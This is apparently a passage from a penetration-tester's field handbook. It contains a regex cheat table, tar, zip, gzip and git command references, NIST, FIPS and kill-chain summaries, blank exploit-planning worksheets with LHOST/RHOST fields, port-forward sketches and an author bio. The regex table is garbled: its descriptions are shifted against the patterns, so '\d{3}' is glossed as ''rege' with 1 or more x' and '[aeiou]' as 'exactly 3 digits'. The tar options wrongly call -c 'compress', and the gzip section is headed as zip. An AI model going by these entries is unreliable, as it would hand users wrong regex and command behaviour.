8 0	50	P	1 1 2	70	p
8 1	51	Q	1 1 3	71	q
8 2	52	R	1 1 4	72	r
8 3	53	S	1 1 5	73	s
8 4	54	T	1 1 6	74	t
8 5	55	U	1 1 7	75	u
8 6	56	V	1 1 8	76	v
8 7	57	W	1 1 9	77	w
8 8	58	X	1 2 0	78	x
8 9	59	Y	1 2 1	79	y
9 0	5A	Z	1 2 2	7A	z
9 1	5B	[	1 2 3	7B	{
9 2	5C	\	1 2 4	7C	
9 3	5D	]	1 2 5	7D	}
9 4	5E	^	1 2 6	7E	~
9 5	5F	_	1 2 7	7F	

REGEX

DESCRIPTION

\D	not digit
\w	A-Z, a-z, 0-9
\W	Not A-Z, a-z, 0-9
\s	White space (t\r\n\f)
\S	Not (t\r\n\f)
reg[ex]	“rege” or “regx”
regex?	“rege” or “regex”
[Rr]egex	“rege” w/ 0 or more x
\d{3}	“rege” w/ 1 or more x
\d{3,}	“Regex” or “regex”
[aeiou]	exactly 3 digits



**Create a tar archive of certain files:**

```
tar -cvf name.tar /path/to/file1 /path/to/file2 /path/
to/file3
```

**Extract a certain file from a tar:**

```
tar -xf run1.tar `tar -tf run1.tar | head -n <file #>
| tail -n 1`
```

**List the contents**

```
tar -tvf <file.tar>
unzip -l <file>.zip /
```

**tar options:**

```
-x Extract files from an archive
-z Compress the archive with gzip (tar.gz)
-v verbosely list files processed
-c compress
-C change its current directory to DIR before
performing any operations
-f write output to a file
. means current working directory
(normally at end of the entire tar line)
.. means parent of the current working directory
(normally at end of the entire tar line)
```

-----

**Compress a file with zip:**

```
zip compressed.zip file_name.txt
zip -r compressed.zip folder_name/
```

**Uncompress a file with zip:**

```
unzip compressed.zip
unzip compressed.zip -d ~/Documents
```

**List the contents:**

```
unzip -l [file]
```

-----

**Compress a file with zip:**

```
gzip {filename}
bzip2 {filename}
```

**Uncompress a file with zip:**

```
gzip -d {.gz file}
gunzip {.gz file}
bzip2 -d {.bz2-file}
bunzip2 {.bz2-file}
```

**List the contents:**

```
gzip -l {.gz file}
unzip -l {.zip file}
```

# GIT



**Initializes a Git repo:**

```
git init
```

**Configure Git:**

```
git config --global user.name "John Doe"  
git config --global user.email johndoe@example.com  
git config --global core.editor <emacs/vim/___>
```

**Git will check settings in this order.****Lower(local) levels override higher(system) levels:**

```
/etc/gitconfig (--system)  
~/.config/git/config (--global)  
.git/config (--local) (Default value)
```

---

**Create a local copy of a project that exists remotely:**

```
git clone [url]
```

**Stage a change:**

```
git add [file]
```

**Show modified files / changes to be committed:**

```
git status
```

**Delete file from project, stage the removal for commit:**

```
git rm [file]
```

**Save staged content as a new commit:**

```
git commit -m "Commit message"
```

**Unstage a file, but keep changes in working directory**

```
git reset [file]
```

**Create new commit that undoes all of the changes made:**

```
git revert <commit>
```

**Change an existing filepath, stage the move:**

```
git mv [existing-path] [new-path]
```

**diff of what is changed but not staged**

```
git diff
```

**diff of what is staged but not yet committed**

```
git diff --staged
```

---

**List branches. a\* is currently active**

```
git branch
```

**Create a new branch at the current commit:**

```
git branch [branch-name]
```

**Switch to another branch. Checked out into working dir:**

```
git checkout
```

**Merge a remote branch into current one:**

```
git merge
```

**Add a GIT URL as an alias:**

```
git remote add [alias] [url]
```

**Fetch all branches from a Git remote:**

```
git fetch [alias]
```

**Transmit local branch commits to remote repo branch:**

```
git push [alias] [branch]
```

**Fetch and merge commits from the tracking remote branch:**

```
git pull
```

-----  
**Show all commits in the current branch's history:**

```
git log
```

**Show commits on A that are not on B:**

```
git log branchB..branchA
```

**Show all commit logs with any paths moved:**

```
git log --stat -M
```

**Show the diff of V that are not on B:**

```
git diff branchB...branchA
```

**Show any object in human readable format:**

```
git show [SHA]
```

-----  
**Ignore certain files or patterns (universal):**

```
create .gitignore file and add patterns
```

**Ignore files for a certain repo (specific to certain clone):**

```
add patterns to .git/info/exclude
```

**Global .gitignore:**

```
git config --global core.excludesFile ~/.gitignore
```

**.gitignore patterns:**

```
filenames
```

```
directory/
```

```
*.log
```

```
!example.log (negates a file ignore)
```

```
**/logs (Files or dirs named logs)
```

```
**/logs/*.log (File endings, inside of logs dir)
```

```
logs/**/*.log (file endings, in logs dir, with any  
subdirs)
```

```
logs/** (any files in logs dir)
```

**Untrack a committed file, to ignore it:**

```
git rm --cached [file]
```

**Troubleshoot:**

```
git check-ignore -v [file]
```

-----



National Institute Of Standards and Technology  
[nvlpubs.nist.gov/](http://nvlpubs.nist.gov/)

Lockheed Martin Cyber Kill Chain

[lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf](http://lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf)

Federal Information Processing Standards Publication

[nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.140-2.pdf](http://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.140-2.pdf)

# STANDARDS & REFS



**NIST Special Publication 800-53A**

Assessing Security and Privacy Controls in Federal Information Systems and Organizations Building Effective Assessment Plans

-----

Access Control:	Page F-4
Awareness and Training	Page F-56
Audit and Accountability	Page F-56
Security Assessment and Authorization	Page F-88
Configuration Management	Page F-100
Contingency Planning	Page F-127
Identification and Authentication	Page F-148
Incident Response	Page F-174
Maintenance	Page F-189
Media Protection	Page F-202
Physical and Environmental Protection	Page F-213
Planning	Page F-237
Program Management	Page F-244
Personnel Security	Page F-253
Risk Assessment	Page F-261
System and Services Acquisition	Page F-269
System and Communications Protection	Page F-317
System and Information Integrity	Page F-369

-----

**NIST Special Publication 800-37**

Guide for Applying the Risk Management Framework to Federal Information Systems  
A Security Life Cycle Approach

**NIST Special Publication 800-40**

Guide to Enterprise Patch Management Technologies

**NIST Special Publication 800-115**

Technical Guide to Information Security Testing and Assessment

**NIST Special Publication 800-153**

Guidelines for Securing Wireless Local Area Networks (WLANs)

**NIST Special Publication 800-161**

Supply Chain Risk Management Practices for Federal Information Systems and Organizations

**Lockheed Martin Cyber Kill Chain 2011**

- 1) Reconnaissance
  - 2) Weaponization
  - 3) Delivery
  - 4) Exploitation
  - 5) Installation
  - 6) Command and control (C2C)
  - 7) Actions on objectives
-

**FIPS PUB 140-2**

SECURITY REQUIREMENTS FOR CRYPTOGRAPHIC MODULES

Specifies the cryptographic security requirements to be used when protecting sensitive but unclassified information

**ANNEX A:**

Symmetric Key

AES, Triple-DES, Escrowed Encryption Standard

Asymmetric Key

DSA, RSA, ECDSA

Hash Standards

SHA-256, SHA-384, SHA-512, SHA-512/224, SHA 512/256

Random number generators

**Annex C:**

Message authentication

CCM, GCM, GMAC, CMAC, HMAC


-----





Hostname  
-----  
          IP  
-----

Hostname  
-----  
          IP  
-----



EXPLOIT: \_\_\_\_\_  
 PAYLOAD: \_\_\_\_\_  
 LHOST: \_\_\_\_\_  
 LPORT: \_\_\_\_\_  
 RHOST: \_\_\_\_\_  
 RPORT: \_\_\_\_\_  
 OPTIONS: \_\_\_\_\_



EXPLOIT: \_\_\_\_\_  
 PAYLOAD: \_\_\_\_\_  
 LHOST: \_\_\_\_\_  
 LPORT: \_\_\_\_\_  
 RHOST: \_\_\_\_\_  
 RPORT: \_\_\_\_\_  
 OPTIONS: \_\_\_\_\_





Hostname
IP

Hostname
IP




=====>22

=====>3222>=== port forward =====> 34122

1<=== port forward =====<4221<=====

EXPLOIT: \_\_\_\_\_  
 PAYLOAD: \_\_\_\_\_  
 LHOST: \_\_\_\_\_  
 LPORT: \_\_\_\_\_  
 RHOST: \_\_\_\_\_  
 RPORT: \_\_\_\_\_  
 OPTIONS: \_\_\_\_\_

EXPLOIT: \_\_\_\_\_  
 PAYLOAD: \_\_\_\_\_  
 LHOST: \_\_\_\_\_  
 LPORT: \_\_\_\_\_  
 RHOST: \_\_\_\_\_  
 RPORT: \_\_\_\_\_  
 OPTIONS: \_\_\_\_\_




EXPLOIT: \_\_\_\_\_  
PAYLOAD: \_\_\_\_\_  
LHOST: \_\_\_\_\_  
LPORT: \_\_\_\_\_  
RHOST: \_\_\_\_\_  
RPORT: \_\_\_\_\_  
OPTIONS: \_\_\_\_\_

EXPLOIT: \_\_\_\_\_  
PAYLOAD: \_\_\_\_\_  
LHOST: \_\_\_\_\_  
LPORT: \_\_\_\_\_  
RHOST: \_\_\_\_\_  
RPORT: \_\_\_\_\_  
OPTIONS: \_\_\_\_\_



\_\_\_\_\_  
\_\_\_\_\_

\_\_\_\_\_  
\_\_\_\_\_



EXPLOIT: \_\_\_\_\_  
PAYLOAD: \_\_\_\_\_  
LHOST: \_\_\_\_\_  
LPORT: \_\_\_\_\_  
RHOST: \_\_\_\_\_  
RPORT: \_\_\_\_\_  
OPTIONS: \_\_\_\_\_

EXPLOIT: \_\_\_\_\_  
PAYLOAD: \_\_\_\_\_  
LHOST: \_\_\_\_\_  
LPORT: \_\_\_\_\_  
RHOST: \_\_\_\_\_  
RPORT: \_\_\_\_\_  
OPTIONS: \_\_\_\_\_

\_\_\_\_\_  
\_\_\_\_\_

\_\_\_\_\_  
\_\_\_\_\_

[ ]  
[ ]  
[ ]  
[ ]  
[ ]  
[ ]  
[ ]  
[ ]  
[ ]  
[ ]


[ ]  
[ ]  
[ ]  
[ ]  
[ ]  
[ ]  
[ ]  
[ ]  
[ ]  
[ ]

EXPLOIT: \_\_\_\_\_  
PAYLOAD: \_\_\_\_\_  
LHOST: \_\_\_\_\_  
LPORT: \_\_\_\_\_  
RHOST: \_\_\_\_\_  
RPORT: \_\_\_\_\_  
OPTIONS: \_\_\_\_\_

EXPLOIT: \_\_\_\_\_  
PAYLOAD: \_\_\_\_\_  
LHOST: \_\_\_\_\_  
LPORT: \_\_\_\_\_  
RHOST: \_\_\_\_\_  
RPORT: \_\_\_\_\_  
OPTIONS: \_\_\_\_\_








EXPLOIT: \_\_\_\_\_  
PAYLOAD: \_\_\_\_\_  
LHOST: \_\_\_\_\_  
LPORT: \_\_\_\_\_  
RHOST: \_\_\_\_\_  
RPORT: \_\_\_\_\_  
OPTIONS: \_\_\_\_\_


EXPLOIT: \_\_\_\_\_  
PAYLOAD: \_\_\_\_\_  
LHOST: \_\_\_\_\_  
LPORT: \_\_\_\_\_  
RHOST: \_\_\_\_\_  
RPORT: \_\_\_\_\_  
OPTIONS: \_\_\_\_\_

















# ABOUT THE AUTHOR




[Twitter.com/AndyDoering](https://twitter.com/AndyDoering)  
[LinkedIn.com/in/andydoering](https://www.linkedin.com/in/andydoering)  
[Github.com/andydoering](https://github.com/andydoering)

**Hobbies:**

Graphic Design  
Food Microbiology  
Custom Keyboards  
Rock Climbing  
Disc Golf

Andy Doering is currently a Senior Analyst with Bishop Fox's Continuous Attack Surface Testing (CAST) team. Prior to his time at Bishop Fox, he served as a Non-Commissioned Officer in the U.S. Army where he worked as a Senior Exploitation Analyst and Training Lead, developing a specialization in Computer Network Operations (CNO), Digital Network Analysis (DNA) and Intelligence Surveillance and Reconnaissance (ISR).

When not at work, he spends his time between being a full-time cat dad, part-time plant dad, designing, brewing beer, wine, and coffee, and working with custom keyboards.



Produced in collaboration with



**BISHOPFOX**